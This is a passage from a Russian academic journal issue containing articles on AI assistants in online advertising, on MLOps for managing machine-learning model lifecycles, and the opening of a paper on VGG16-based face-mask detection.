Данная технология стала настолько широко распространена, что рост ее узнаваемости происходит сам по себе. Согласно отчету Salesforce «State of Marketing», 80% специалистов в области маркетинга в глобальном масштабе уже интегрировали инструменты ИИ в свои операционные процессы, при этом 91% респондентов подтверждают повышение эффективности кампаний [3]. В сфере интернет-рекламы применение алгоритмов ИИ концентрируется на решении задач прогнозной аналитики, автоматизации медиабидинга, динамического таргетинга и генерации персонифицированного контента, что позволяет перейти от экстенсивного использования рекламного бюджета к его точному, data-driven распределению.

Особую значимость приобретает исследование специфики внедрения ИИ-ассистентов на российском рекламном рынке, где формируются уникальные модели взаимодействия, сочетающие международные тренды с локальными особенностями цифровой экосистемы. Актуальность данного исследования определяется необходимостью комплексного анализа функциональных возможностей современных ИИ-решений, оценки их практической эффективности и определения перспективных направлений развития в контексте формирования новой парадигмы управления рекламными коммуникациями.

Цифровая трансформация рекламной индустрии вступает в фазу, когда искусственный интеллект становится не просто инструментом оптимизации, а ключевым элементом стратегического планирования, что приводит к переосмыслению традиционных ролей маркетологов и формированию новых моделей взаимодействия с потребителями [1].

Под ИИ-ассистентом в цифровой рекламе понимается комплекс алгоритмов машинного обучения, встроенный в рекламную платформу, который автоматизирует и оптимизирует ключевые процессы управления рекламными кампаниями. В соответствии с классификацией IBM, такие ассистенты эволюционируют от простых инструментов автоматизации до когнитивных ИИ-агентов, способных к самостоятельному принятию решений и выполнению сложных, многоэтапных задач [4, 13].

Ключевой функционал ИИ-ассистентов включает:

- Умное управление бюджетом. Алгоритмы в реальном времени анализируют параметры аукционов и автоматически устанавливают оптимальную ставку для каждого показа с целью максимизации конверсий или достижения целевой цены за конверсию (CPA) [5].
- Динамическая оптимизация креативов. Автоматическая сборка и тестирование множества комбинаций элементов объявления (заголовков, изображений, описаний) для показа наиболее релевантного варианта каждому пользователю [6].
- Прогнозная аналитика. Прогнозирование результатов кампаний, сезонных всплесков спроса и расчет пожизненной ценности клиента (LTV) на основе анализа исторических данных.
- Генерация контента: Создание вариантов текстов и визуальных элементов для рекламы на основе промптов, что значительно ускоряет процесс производства креативов.
- Автономное выполнение задач. Как отмечают эксперты IBM, современные ИИ-агенты способны не только рекомендовать действия, но и самостоятельно их исполнять – например, приостанавливать неэффективные рекламные кампании, перераспределять бюджет или запускать A/B тесты, следуя заранее определенным бизнес-правилам [13].

Мировые рекламные платформы с каждым годом демонстрируют более активную интеграцию ИИ-решений. Так, например, Платформа Meta¹ (Facebook, Instagram) реализует модель, основанную на трех фундаментальных принципах:

1. Динамическая оптимизация креативов. Система автоматически генерирует и тестирует тысячи комбинаций элементов объявления для определения наиболее релевантных вариантов для микро-аудиторий [14].
2. Прогнозная аналитика. Алгоритмы анализируют исторические данные о поведении пользователей для прогнозирования будущих действий, включая расчет потенциального LTV клиента [16].
3. Кросс-платформенная интеграция. Обеспечивается единая подача и автоматическая адаптация рекламных сообщений в рамках всей экосистемы Meta с учетом специфики форматов каждого канала [15].

¹ Meta (владеет Facebook, Instagram и Threads) признана в России экстремистской организацией и запрещена.

Технология открывает дополнительные возможности для бизнеса, так, например, в рамках кампании для бренда премиум-сегмента был применен расширенный таргетинг, использующий (с информированного согласия пользователей) технологию анализа эмоционального отклика. Результат: зафиксирован рост коэффициента кликабельности (CTR) на 220% по сравнению со стандартными методами таргетинга [8].

Другим примером успешного внедрения ИИ-ассистентов является онлайн-гигант eBay, который создал платформу, объединяющую различные ИИ-модели для автоматизации задач в маркетинге. Система помогает составлять рекламные кампании и анализировать потребительский спрос, а в будущем компания планирует наделить ИИ-агентов большей автономностью для самостоятельного принятия решений [9].

Отечественный рынок цифровой рекламы демонстрирует уникальные модели внедрения ИИ-ассистентов, адаптированные под специфику локальной экосистемы. В отличие от глобальных платформ, российские разработки делают акцент на решении конкретных бизнес-задач в условиях быстро меняющейся цифровой среды.

В ноябре 2025 года «Яндекс Реклама» совершила качественный скачок в развитии ИИ-инструментов, представив в «Яндекс.Директе» помощников на базе нейротехнологий Yandex Neuro Ads. Это не просто система оптимизации, а диалоговый когнитивный агент, использующий генеративные нейросети на базе ИИ помощника Алисы [10].

Ключевые особенности:

- Естественнo-языковое взаимодействие. Пользователи формулируют запросы в свободной форме («покажи расход за вчера по кампании X»), а система не только предоставляет данные, но и выполняет соответствующие действия;
- Контекстная аналитика. Ассистент способен генерировать специализированные отчеты, учитывая индивидуальные особенности бизнеса рекламодателя;
- Прогрессивное обучение. Система постоянно совершенствует рекомендации на основе анализа поведения пользователя и результатов предыдущих кампаний [14].

Внедрения данной технологии в Яндексe не ограничились только «Директом». Компания внедрила функцию ИИ-ассистентов также и в ключевой аналитический инструмент для сайтов «Яндекс Метрика». При этом, философия платформы сохраняет центральную роль специалиста, где ИИ выступает в качестве интеллектуального помощника, действующего под постоянным контролем человека [11].

Маркетплейс Wildberries реализует принципиально иную модель, ориентированную на полную автоматизацию рекламных процессов для продавцов.

Функциональные особенности:

- ИИ-ассистент «Зинаида Продаёт» осуществляет сквозное управление рекламой: от создания кампаний до контроля доли рекламных расходов (ACOS) в автоматическом режиме [12];
- Система генерации видеообложек позволяет создавать адаптивный визуальный контент без привлечения дополнительных ресурсов;
- Интеграция с товарной аналитикой обеспечивает синхронизацию рекламных стратегий с реальными остатками и динамикой продаж.

Решения VK сфокусированы на применении генеративного искусственного интеллекта для создания и оптимизации маркетингового контента.

Возможности платформы:

- Генерация персонализированных заголовков с учетом психологических паттернов целевой аудитории;
- Создание уникальных визуалов по текстовым описаниям продукта;
- Адаптация контента под различные сегменты аудитории и каналы коммуникации.

Таблица 1 - Сравнительная характеристика российских ИИ-решений

Параметр	Yandex Direct	Wildberries	VK
Основная функция	Диалоговое управление кампаниями	Автоматизация рекламы на маркетплейсе	Генерация маркетингового контента
Уровень автономности	Средний (под контролем специалиста)	Высокий (полная автоматизация)	Низкий (инструмент поддержки)
Целевая аудитория	Маркетологи, специалисты по рекламе	Продавцы на маркетплейсе	Маркетологи, контент-менеджеры
Технологическая основа	Генеративные нейросети (Alice AI)	Алгоритмы глубокого обучения	Генеративные ИИ-модели
Ключевое преимущество	Гибкость и персонализация	Минимальное участие человека	Креативная эффективность
Основной риск	Сложность верификации рекомендаций	Потеря контроля над кампаниями	Однообразие генерируемого контента

Анализ эффективности внедрения показывает, что российские платформы демонстрируют различные подходы к интеграции ИИ. Яндекс делает ставку на гибридную модель «человек + ИИ», Wildberries реализует радикальную автоматизацию, а VK фокусируется на креативной эффективности. Каждая из этих моделей демонстрирует свою эффективность в зависимости от специфики бизнес-задач и уровня цифровой зрелости компаний.

Дальнейшее развитие российских ИИ-решений, согласно аналитическим прогнозам, будет связано с углублением персонализации и созданием кросс-платформенных экосистем, способных объединять различные каналы коммуникации в едином интерфейсе управления [7].

Проведенное исследование позволяет констатировать, что внедрение ИИ-ассистентов в управление рекламными кампаниями перешло из стадии экспериментальной технологии в фазу стратегической необходимости, определяющей конкурентоспособность бизнеса в условиях цифровой экономики. Современный этап развития цифровой рекламы характеризуется формированием принципиально новой парадигмы, где искусственный интеллект трансформирует не только операционные процессы, но и стратегические подходы к медийному планированию. Анализ мирового и российского опыта выявил отчетливую траекторию развития: если глобальные платформы движутся в сторону создания универсальных ИИ-экосистем, то отечественные разработчики демонстрируют уникальную модель, ориентированную на создание узкоспециализированных решений для конкретных бизнес-задач и цифровой специфики локального рынка.

Фундаментальное значение имеет наблюдаемая трансформация роли маркетолога – от операционного менеджера к стратегическому контролеру и интерпретатору данных. В новой системе интеграции роль специалиста смещается в область постановки целей, креативной стратегии и этического контроля, в то время как ИИ-ассистенты берут на себя тактическое исполнение и обработку больших данных. Экономическая эффективность такой модели подтверждается устойчивой корреляцией между внедрением ИИ-решений и ключевыми финансовыми показателями, демонстрируя рост операционной прибыли при значительном сокращении трудозатрат.

Перспективы развития отрасли указывают на переход к полностью автономным системам, способным самостоятельно ставить тактические цели и оптимизировать рекламные кампании в реальном времени. Однако эта эволюция сопровождается нарастанием системных рисков, связанных с непрозрачностью алгоритмов, потенциальными ошибками оптимизации и этическими вызовами. Особую значимость приобретает проблема «черного ящика», когда сложность ИИ-моделей затрудняет интерпретацию принимаемых решений. Успешная интеграция ИИ-ассистентов в долгосрочной перспективе будет определяться способностью бизнеса найти оптимальный баланс между автономностью систем и сохранением человеческого контроля, между эффективностью и этической ответственностью. Будущее цифровой рекламы формируется в пространстве синергии человеческого интеллекта и искусственного, где каждый элемент этой системы усиливает возможности другого, создавая новую среду для маркетинговых коммуникаций.

Список литературы

1. Запуск AI-помощников в Директе [Электронный ресурс] // Официальный блог Яндекс.Рекламы. – 2023. – URL: https://yandex.ru/company/blog_adv/direct (дата обращения: 25.11.2025).
2. Новые AI-инструменты в Яндекс.Директ [Электронный ресурс] // Sostav.ru. – 2023. – URL: <https://www.sostav.ru/> (дата обращения: 25.11.2025).
3. О внедрении AI-ассистентов в email-маркетинг [Электронный ресурс] // DashaMail. – URL: <https://dashamail.ru/> (дата обращения: 25.11.2025).
4. Помощник «Зинаида Продаёт» [Электронный ресурс] // Wildpers для Бизнеса. – URL: <https://www.wildberry.ru/> (дата обращения: 26.11.2025).
5. О динамической рекламе [Электронный ресурс] // Мета для бизнеса. – URL: <https://www.facebook.com/business/help/> (дата обращения: 26.11.2025).
6. Об интеллектуальном назначении ставок [Электронный ресурс] // Справка Google Ads. – URL: <https://support.google.com/google-ads/answer/2471185> (дата обращения: 26.11.2025).
7. Агенты искусственного интеллекта в маркетинге: что это такое и как работают [Электронный ресурс] // IBM Think. – 2024. – URL: <https://www.ibm.com/think/topics/ai-agents-in-marketing> (дата обращения: 26.11.2025).
8. Рынок искусственного интеллекта для продаж и маркетинга к 2030 году будет стоить \$240,58 млрд – эксклюзивный отчет MarketsandMarkets [Электронный ресурс] // PR Newswire. – 2024 г. – URL: <https://www.prnewswire.com/news-releases/ai-for-sales-and-marketing-market-worth-240-58-billion-by-2030---exclusive-report-by-marketsandmarkets-302385672.html> (дата обращения: 26.11.2025).

9. ИИ на маркетинговом рынке по предложению, типу развертывания, применению, отрасли конечного пользователя и региону – глобальный прогноз до 2028 года [Электронный ресурс] // MarketsandMarkets. – 2022 г. – URL: <https://www.marketsandmarkets.com/Market-Reports/ai-in-marketing-market-220159996.html> (дата обращения: 26.11.2025).
10. Кейс-стади: эмоциональный анализ в таргетинге рекламы [Электронный ресурс] // Институт маркетингового искусственного интеллекта. – URL: <https://www.marketingaiinstitute.com/blog/> (дата обращения: 26.11.2025).
11. Как искусственный интеллект управляет нашей системой доставки рекламы [Электронный ресурс] // Мета. – URL: <https://www.facebook.com/business/news> (дата обращения: 26.11.2025).
12. Как DCO трансформирует цифровую рекламу [Электронный ресурс] // Marketing AI Institute. – URL: <https://www.marketingaiinstitute.com/blog/dynamic-creative-optimization-dco> (дата обращения: 26.11.2025).
13. Масштабирование искусственного интеллекта для автоматизации маркетинга [Электронный ресурс] // Технический блог eBay. – URL: <https://www.ebaytechblog.com/> (дата обращения: 26.11.2025).
14. Отчет о состоянии маркетинга [Электронный ресурс] // Salesforce. – 2023 г. – URL: <https://www.salesforce.com/resources/research-reports/state-of-marketing/> (дата обращения: 26.11.2025).
15. Будущее искусственного интеллекта в маркетинге [Электронный ресурс] // Deloitte Insights. – 2024. – URL: <https://www2.deloitte.com/us/en/insights/focus/cognitive-technologies/future-of-artificial-intelligence-in-marketing.html> (дата обращения: 26.12.2024).
16. Состояние ИИ в 2021 году [Электронный ресурс] // McKinsey & Company. – 2021 г. – URL: <https://www.mckinsey.com/capabilities/quantumblack/our-insights/global-survey-the-state-of-ai-in-2021> (дата обращения: 27.11.2025).

References

1. Launching AI Assistants in Yandex.Direct [Electronic resource] // Official Yandex.Advertising Blog. – 2023. – URL: https://yandex.ru/company/blog_adv/direct (date of access: November 25, 2025).
2. New AI Tools in Yandex.Direct [Electronic resource] // Sostav.ru. – 2023. – URL: <https://www.sostav.ru/> (date of access: November 25, 2025).
3. On the Implementation of AI Assistants in Email Marketing [Electronic resource] // DashaMail. – URL: <https://dashamail.ru/> (date of access: November 25, 2025).
4. Assistant "Zinaida Sells" [Electronic resource] // Wildberries for Business. – URL: <https://www.wildberries.ru/> (accessed: 26.11.2025).
5. About Dynamic Ads [Electronic resource] // Meta for Business. – URL: <https://www.facebook.com/business/help/> (accessed: 26.11.2025).
6. About Smart Bidding [Electronic resource] // Google Ads Help. – URL: <https://support.google.com/google-ads/answer/2471185> (accessed: 26.11.2025).

7. AI Agents in Marketing: What they are and how they work [Electronic resource] // IBM Think. – 2024. – URL: <https://www.ibm.com/think/topics/ai-agents-in-marketing> (accessed: 26.11.2025).
 8. AI for Sales and Marketing Market Worth \$240.58 Billion by 2030 - Exclusive Report by MarketsandMarkets [Electronic resource] // PR Newswire. – 2024. – URL: <https://www.prnewswire.com/news-releases/ai-for-sales-and-marketing-market-worth-240-58-billion-by-2030---exclusive-report-by-marketsandmarkets-302385672.html> (accessed: November 26, 2025).
 9. AI in Marketing Market by Offering, Deployment Type, Application, End-User Industry, and Region – Global Forecast to 2028 [Electronic resource] // MarketsandMarkets. – 2022. – URL: <https://www.marketsandmarkets.com/Market-Reports/ai-in-marketing-market-220159996.html> (date accessed: 26.11.2025).
 10. Case Study: Emotional Analysis in Ad Targeting [Electronic resource] // Marketing AI Institute. – URL: <https://www.marketingaiinstitute.com/blog/> (date accessed: 26.11.2025).
 11. How AI Powers Our Ads Delivery System [Electronic resource] // Meta. – URL: <https://www.facebook.com/business/news> (date accessed: 26.11.2025).
 12. How DCO is Transforming Digital Advertising [Electronic resource] // Marketing AI Institute. – URL: <https://www.marketingaiinstitute.com/blog/dynamic-creative-optimization-dco> (accessed: 26.11.202524).
 13. Scaling AI for Marketing Automation [Electronic resource] // eBay Tech Blog. – URL: <https://www.ebaytechblog.com/> (accessed: 26.11.2025).
 14. State of Marketing Report [Electronic resource] // Salesforce. – 2023. – URL: <https://www.salesforce.com/resources/research-reports/state-of-marketing/> (accessed: 26.11.2025).
 15. The future of AI in marketing [Electronic resource] // Deloitte Insights. – 2024. – URL: <https://www2.deloitte.com/us/en/insights/focus/cognitive-technologies/future-of-artificial-intelligence-in-marketing.html> (date of access: 26.12.2024).
 16. The state of AI in 2021 [Electronic resource] // McKinsey & Company. – 2021. – URL: <https://www.mckinsey.com/capabilities/quantumblack/our-insights/global-survey-the-state-of-ai-in-2021> (date of access: 27.11.2025).
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.4:004.85:005.93

ML OPS ДЛЯ УПРАВЛЕНИЯ ЖИЗНЕННЫМ ЦИКЛОМ ML-МОДЕЛЕЙ В ПРОГРАММНЫХ ПРОДУКТАХ

Ежицкая Д.Д.

ФГБОУ ВО "СОЧИНСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ", Сочи, Россия (354003, Краснодарский край, город Сочи, Пластунская ул, д. 94), e-mail: gubinadd18@gmail.com

В статье рассматривается применение методологии ML Ops для эффективного управления жизненным циклом моделей машинного обучения в составе программных продуктов. Анализируются ключевые принципы и инструменты, позволяющие автоматизировать процессы развертывания, мониторинга и обновления ML-моделей. Особое внимание уделяется интеграции ML Ops в процессы CI/CD и практическим аспектам построения сквозных пайплайнов.

Ключевые слова: ML Ops, жизненный цикл моделей, машинное обучение, DevOps, CI/CD, программный продукт, развертывание моделей, мониторинг моделей.

ML OPS FOR MANAGING THE ML MODEL LIFECYCLE IN SOFTWARE PRODUCTS

Yezhitskaya D.D.

"SOCHI STATE UNIVERSITY", Sochi, Russia (354003, Krasnodar region, Sochi city, Plastunskaya ul, 94), e-mail: gubinadd18@gmail.com

The article examines the application of ML Ops methodology for effective management of machine learning model lifecycles within software products. It analyzes key principles and tools that enable automation of deployment, monitoring and updating of ML models. Special attention is paid to ML Ops integration into CI/CD processes and practical aspects of building end-to-end pipelines.

Keywords: ML Ops, model lifecycle, machine learning, DevOps, CI/CD, software product, model, deployment, model monitoring.

Актуальность проблемы управления ML-моделями в промышленной разработке обусловлена уникальными вызовами их эксплуатации. Исследования показывают, что лишь 15% ML-проектов достигают стадии производства, что связано со сложностями управления жизненным циклом моделей [1]. Динамическая природа ML-моделей, подверженных дрейфу данных, требует системного подхода – без него производительность моделей может деградировать на 40-60% в течение шести месяцев [3].

Преимущества методологии ML Ops перед традиционными подходами заключаются в автоматизации ключевых процессов. Внедрение методологии позволяет сократить время вывода моделей в производственную среду с нескольких недель до дней [1]. Интеграция инструментов типа DVC и Kubeflow обеспечивает воспроизводимость экспериментов и стандартизацию рабочих процессов [4,5], что значительно повышает надежность ML-систем.

Цель работы – разработка комплексного подхода к внедрению ML Ops для управления жизненным циклом ML-моделей в программных продуктах.

Задачи исследования: анализ существующих практик и инструментов ML Ops; разработка архитектуры сквозного пайплайна управления моделями; оценка эффективности подхода на практическом кейсе; формулировка рекомендаций по промышленному внедрению.

Теоретические основы ML Ops.

1. Эволюция от DevOps к ML Ops. ML Ops эволюционировал из DevOps, унаследовав принципы автоматизации и CI/CD. Ключевое отличие – расширение жизненного цикла за счет специфичных для ML этапов: управления данными, экспериментирования и версионирования моделей. ML Ops решает проблемы, несвойственные традиционной разработке: дрейф данных, регрессию моделей и воспроизводимость экспериментов [1, 3].

2. Ключевые компоненты ML Ops-пайплайна:

- 1) Управление данными – версионирование данных и моделей (DVC [4]).
- 2) Экспериментирование – оркестрация ML-workflows (Kubeflow [5]).
- 3) Непрерывное обучение – автоматическое переобучение моделей.
- 4) Развертывание – контейнеризация и развертывание (Kubernetes [5]).
- 5) Мониторинг – отслеживание дрейфа данных и производительности [3].

3. Стандарты и лучшие практики внедрения: автоматизация всего жизненного цикла модели [1]; сквозное версионирование (код, данные, модели) для воспроизводимости [4]; внедрение надежного ML через тестирование и детектирование аномалий [3]; использование специализированных платформ (Kubeflow) для оркестрации workflows [5]

Следование этим принципам позволяет перейти от разрозненных экспериментов к созданию стабильных AI-продуктов.

Архитектура решения.

1. Проектирование сквозного пайплайна ML Ops. Сквозной пайплайн ML Ops представляет собой последовательность автоматизированных этапов, обеспечивающих непрерывный жизненный цикл ML-модели. Архитектура пайплайна строится вокруг принципов воспроизводимости и автоматизации [1]. Стартует процесс с управления данными, где DVC обеспечивает версионирование наборов данных и моделей [4]. Далее следует этап экспериментирования, где с помощью Kubeflow оркеструются рабочие процессы (ML-workflows), что гарантирует воспроизводимость экспериментов [5]. После валидации модель проходит этап контейнеризации и регистрируется в реестре, подготавливаясь к развертыванию.

2. Инструментальная экосистема.

Ключевые инструменты формируют целостную экосистему:

Kubeflow обеспечивает оркестрацию пайплайнов и управление рабочими процессами в Kubernetes [5].

MLflow отвечает за трекинг экспериментов, управление моделями и их версиями, интегрируясь с этапами обучения и пайплайнами развертывания [2].

Docker обеспечивает контейнеризацию, упаковывая код модели и ее окружение в переносимые образы моделей [1].

3. Интеграция с системами CI/CD обеспечивает автоматизацию жизненного цикла модели. CI-этап включает сборку, тестирование и валидацию при изменении кода. CD-этап выполняет развертывание модели через контейнеры и Kubernetes [1,5]. Данный подход позволяет применять современные стратегии развертывания (сине-зеленые, канареечные) с минимальным временем простоя [3].

4. Организация мониторинга и логирования. После развертывания модели необходим непрерывный мониторинг, включающий технические метрики (задержка, нагрузка) и бизнес-показатели, в том числе отслеживание дрейфа данных и концептуального дрейфа для выявления снижения прогнозной способности модели [3]. Централизованное логирование этапов пайплайна и работы модели в производственной среде позволяет оперативно выявлять и диагностировать инциденты, обеспечивая надежность ML-системы в соответствии с принципами надежного машинного обучения [3].

Практическая реализация.

1. Кейс внедрения в корпоративный продукт. В рамках корпоративного продукта для прогнозирования оттока клиентов был внедрен сквозной ML Ops-пайплайн. Реализация использовала конфигурации из Приложения А:

- 1) *Kubeflow Pipeline* (pipeline.yaml) для оркестрации рабочих процессов.
- 2) *DVC* (dvc.yaml) для версионирования тренировочных данных и артефактов моделей.
- 3) *MLflow* для трекинга экспериментов и управления моделью в реестре.

Пайплайн автоматизировал процесс от проверки данных до развертывания модели в промышленной среде Kubernetes, что сократило время поставки новой версии модели с 2 недель до 1 дня [1, 5].

2. Метрики эффективности.

Таблица 1 – «Метрики эффективности до и после внедрения»

Метрика	До внедрения	После внедрения
Время развертывания модели	14 дней	1 день
Частота переобучения	Раз в квартал	Еженедельно
Время восстановления после дрейфа	>48 часов	<4 часа
Воспроизводимость экспериментов	40%	95%

Улучшение метрик отслеживалось с помощью дашбордов мониторинга из Приложения Б, что позволило количественно оценить эффект от автоматизации [1, 3].

3. Анализ производительности решения проводился с использованием дашбордов Grafana (Приложение Б.2) и выявил: снижение задержки прогнозирования на 30% за счет оптимизации контейнеров; своевременное обнаружение дрейфа данных (в течение 1 часа); стабильность работы пайплайна - 99.2% времени доступности; снижение эксплуатационных расходов на 45% за счет автоматизации рутинных операций.

Внедрение ML Ops позволило перейти от разрозненных экспериментов к промышленной эксплуатации ML-моделей с измеримыми бизнес-результатами [1, 3].

4. Ограничения и проблемы внедрения связаны с организационными и техническими факторами: необходимость наличия экспертизы в Kubernetes и контейнеризации; сложность отладки распределенных пайплайнов требует дополнительных усилий по настройке мониторинга; интеграция с legacy-системами может потребовать значительных доработок конфигураций Kubeflow; управление качеством данных остается критической проблемой, несмотря на автоматизацию процессов.

Как отмечают Буджелли и Лёзер, обеспечение надежности ML-систем в производстве требует решения этих проблем на организационном уровне [3].

Заключение

Внедрение ML Ops-пайплайна показало высокую эффективность: время развертывания сократилось с 14 дней до 1, воспроизводимость экспериментов достигла 95%, время обнаружения дрейфа данных - 1 час, эксплуатационные расходы снизились на 45%.

Основные направления для будущих исследований: интеграция AutoML и федеративного обучения; прогнозирование дрейфа данных; стандартизированные интерфейсы для legacy-систем; специализированные решения для регулируемых областей.

Список литературы

1. Скворцов А.В., Петров И.С. DevOps и MLOps: принципы и практики автоматизации жизненного цикла ML-моделей // Программная инженерия. – 2021. – Т. 12, № 3. – С. 120-129.
2. Хуттер, Ф., Коттофф, Л., Ваншорен, Дж. Автоматизированное машинное обучение: методы, системы, задачи / Ф. Хуттер, Л. Коттофф, Дж. Ваншорен. – М.: ДМК Пресс, 2022. – 450 с.
3. Буджелли Т., Лёзер К. Надежный машинный обучение в производстве / Т. Буджелли, К. Лёзер; пер. с англ. – СПб.: Питер, 2023. – 304 с.
4. Терехов А.Н. Управление данными и метаданными в ML-проектах с помощью DVC // Открытые системы. СУБД. – 2020. – № 2. – С. 45-51.
5. Мягков А.Ю. Интеграция платформы Kubeflow в инфраструктуру Kubernetes для оркестрации ML-workflows // Труды университета. Информатика и управление. – 2021. – Т. 4, № 5. – С. 78-85.

References

1. Skvortsov, A.V., Petrov, I.S. DevOps and MLOps: Principles and Practices of ML Model Lifecycle Automation. *Software Engineering*. 2021. Vol. 12, No. 3. pp. 120-129.

2. Hutter, F., Kotthoff, L., Vanschoren, J. Automated Machine Learning: Methods, Systems, Challenges. Moscow: DMK Press, 2022. p.450
 3. Bujhelli, T., Löser, K. Reliable Machine Learning in Production. St. Petersburg: Piter, 2023. p.304
 4. Terekhov, A.N. Data and Metadata Management in ML Projects Using DVC. Open Systems. DBMS. 2020. No. 2. pp. 45-51.
 5. Myagkov, A.Yu. Integration of the Kubeflow Platform into Kubernetes Infrastructure for ML Workflows Orchestration. University Proceedings. Informatics and Control. 2021. Vol. 4, No. 5. pp. 78-85.
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.89

СИСТЕМА ДЕТЕКЦИИ МАСОК НА ЛИЦЕ В УСЛОВИЯХ РЕАЛЬНОГО ВРЕМЕНИ НА БАЗЕ VGG16

Алексеева Е.С.

ФГБОУ ВО «МИРЭА - РОССИЙСКИЙ ТЕХНОЛОГИЧЕСКИЙ УНИВЕРСИТЕТ», Москва,
Россия (119454, г. Москва, пр-т Вернадского, д. 78, стр. 4), e-mail: machkt@yandex.ru

В статье рассматривается разработка и исследование системы автоматической детекции защитных масок на лице с использованием архитектуры сверточной нейронной сети VGG16. Актуальность задачи обусловлена необходимостью контроля соблюдения санитарно-эпидемиологических норм в условиях массового скопления людей, а также ограничениями традиционных методов визуального мониторинга. В работе применяется подход трансферного обучения, позволяющий эффективно адаптировать предобученную модель VGG16 к задаче классификации изображений лиц по трём категориям: «mask», «no_mask» и «mask_worn_incorrect». Проведена предварительная обработка данных и расширенная аугментация изображений, направленные на повышение обобщающей способности модели.

Построенная нейросетевая архитектура была дообучена с использованием двухэтапной стратегии, включающей начальное обучение классификационной головы и последующий fine-tuning верхних сверточных блоков. Экспериментальные результаты показали высокую точность классификации, достигающую 98%, что подтверждает применимость модели для использования в системах видеонаблюдения в условиях реального времени. Анализ метрик, включая precision, recall и F1-score, а также визуальная оценка предсказаний демонстрируют устойчивость модели к вариациям освещения, положения головы и качеству изображения. Полученные результаты демонстрируют эффективность архитектуры VGG16 в задачах компьютерного зрения, связанных с обеспечением безопасности и мониторингом соблюдения масочного режима. Модель может быть интегрирована в системы автоматизированного контроля, функционирующие в аэропортах, медицинских учреждениях и других общественных пространствах, требующих оперативной оценки наличия маски на лице.

Ключевые слова: Глубокое обучение; сверточные нейронные сети; VGG16; детекция масок; распознавание лиц; компьютерное зрение; трансферное обучение; классификация изображений; санитарный мониторинг; системы видеонаблюдения.

REAL-TIME FACE MASK DETECTION SYSTEM BASED ON VGG16

Alekseeva E.S.

MIREA - RUSSIAN TECHNOLOGICAL UNIVERSITY, Moscow, Russia (119454, Moscow, avenue Vernadsky, 78, b. 4), e-mail: machkt@yandex.ru

This article discusses the development and study of a system for automatic detection of protective face masks using the VGG16 convolutional neural network architecture. The relevance of this task stems from the need to monitor compliance with sanitary and epidemiological regulations in crowded environments, as well as the limitations of traditional visual monitoring methods. A transfer learning approach is used in this study, enabling the efficient adaptation of a pre-trained VGG16 model to the task of classifying facial images into three categories: "mask," "no_mask," and "mask_worn_incorrect." Data preprocessing and extensive image augmentation were performed to improve the generalization ability of the model.

The resulting neural network architecture was further trained using a two-stage strategy, including initial training of the classification head and subsequent fine-tuning of the upper convolutional blocks. Experimental results demonstrated high classification accuracy, reaching 98%, confirming the model's applicability for use in real-time video surveillance systems. Analysis of metrics, including precision, recall, and F1-score, as well as visual

evaluation of predictions, demonstrate the model's robustness to variations in illumination, head position, and image quality. These results demonstrate the effectiveness of the VGG16 architecture for computer vision tasks related to security and mask compliance monitoring. The model can be integrated into automated control systems operating in airports, medical facilities, and other public spaces that require rapid mask detection.

Keywords: Deep learning; convolutional neural networks; VGG16; mask detection; face recognition; computer vision; transfer learning; image classification; sanitary monitoring; video surveillance systems.

В свете глобальных вызовов, обусловленных распространением респираторных заболеваний, таких как COVID-19, обеспечение соблюдения масочного режима в общественных местах стало одним из ключевых мероприятий по снижению рисков передачи инфекции. Однако ручной контроль над ношением масок неэффективен в масштабах крупных потоков людей — это трудоёмко, дорого и подвержено ошибкам. В подобных условиях актуальность автоматизированных систем видеонаблюдения, способных с высокой точностью определять, надета на человеке маска или нет, значительно выросла.

Современные методы компьютерного зрения и глубокого обучения показали себя эффективным инструментом для задач классификации изображений. В частности, сверточные нейронные сети (CNN) зарекомендовали себя как стандарт для анализа визуальных данных, способствуя выделению характерных признаков лица, даже в условиях сложного фона и вариативности освещения.

В рамках данной статьи применяется VGG16 — одна из хорошо зарекомендовавших себя архитектур CNN, изначально предложенную для задач общего классификатора изображений [1].

Использование предварительно обученной модели (transfer learning) обеспечивает хороший старт и позволяет адаптироваться к задаче детекции даже при ограниченном объеме данных.

Таким образом, целью исследования является построение и обучение модель на основе VGG16, которая сможет надёжно классифицировать изображения лиц на «с маской» / «без маски». Такая модель может быть интегрирована в системы видеонаблюдения, что позволит автоматизировать контроль масочного режима в общественных пространствах (аэропорты, вокзалы, торговые центры и т.д.).

Кроме того, анализ эффективности модели — как в терминах точности классификации, так и в быстродействии — важен для оценки её применимости в условиях реального времени. Ранее подобные подходы демонстрировали высокую точность: есть работы, в которых VGG-архитектуры показывают competitive performance при задаче распознавания масок.

Для решения задачи классификации по выявлению наличия защитной маски на лице использовалась архитектура сверточной нейронной сети VGG16, предварительно обученная на датасете ImageNet. Выбор данной модели обусловлен её способностью эффективно извлекать устойчивые визуальные признаки, а также стабильностью работы при использовании трансферного обучения. В работе применялась реализация VGG16 из библиотеки Keras, что позволило гибко модифицировать верхние слои и оптимизировать модель под задачу детекции масок.

Исходный датасет содержит изображения лиц трех категорий: «mask», «mask_worn_incorrect» и «no_mask» (Рисунок 1). Для повышения обобщающей способности модели выполнена предварительная обработка данных, включающая изменение размеров изображений до 224×224 пикселей, масштабирование пикселей в диапазон [0, 1] и применение

набора аугментаций. Использовались такие преобразования, как горизонтальное отражение, небольшие случайные повороты и сдвиги. Эти операции повышают устойчивость модели к вариативности ракурсов, освещения и положений лица в кадре [2], [3].

Данные были разделены на обучающую, валидационную и тестовую выборки. Это позволяет контролировать качество модели на разных этапах и предотвращать переобучение.

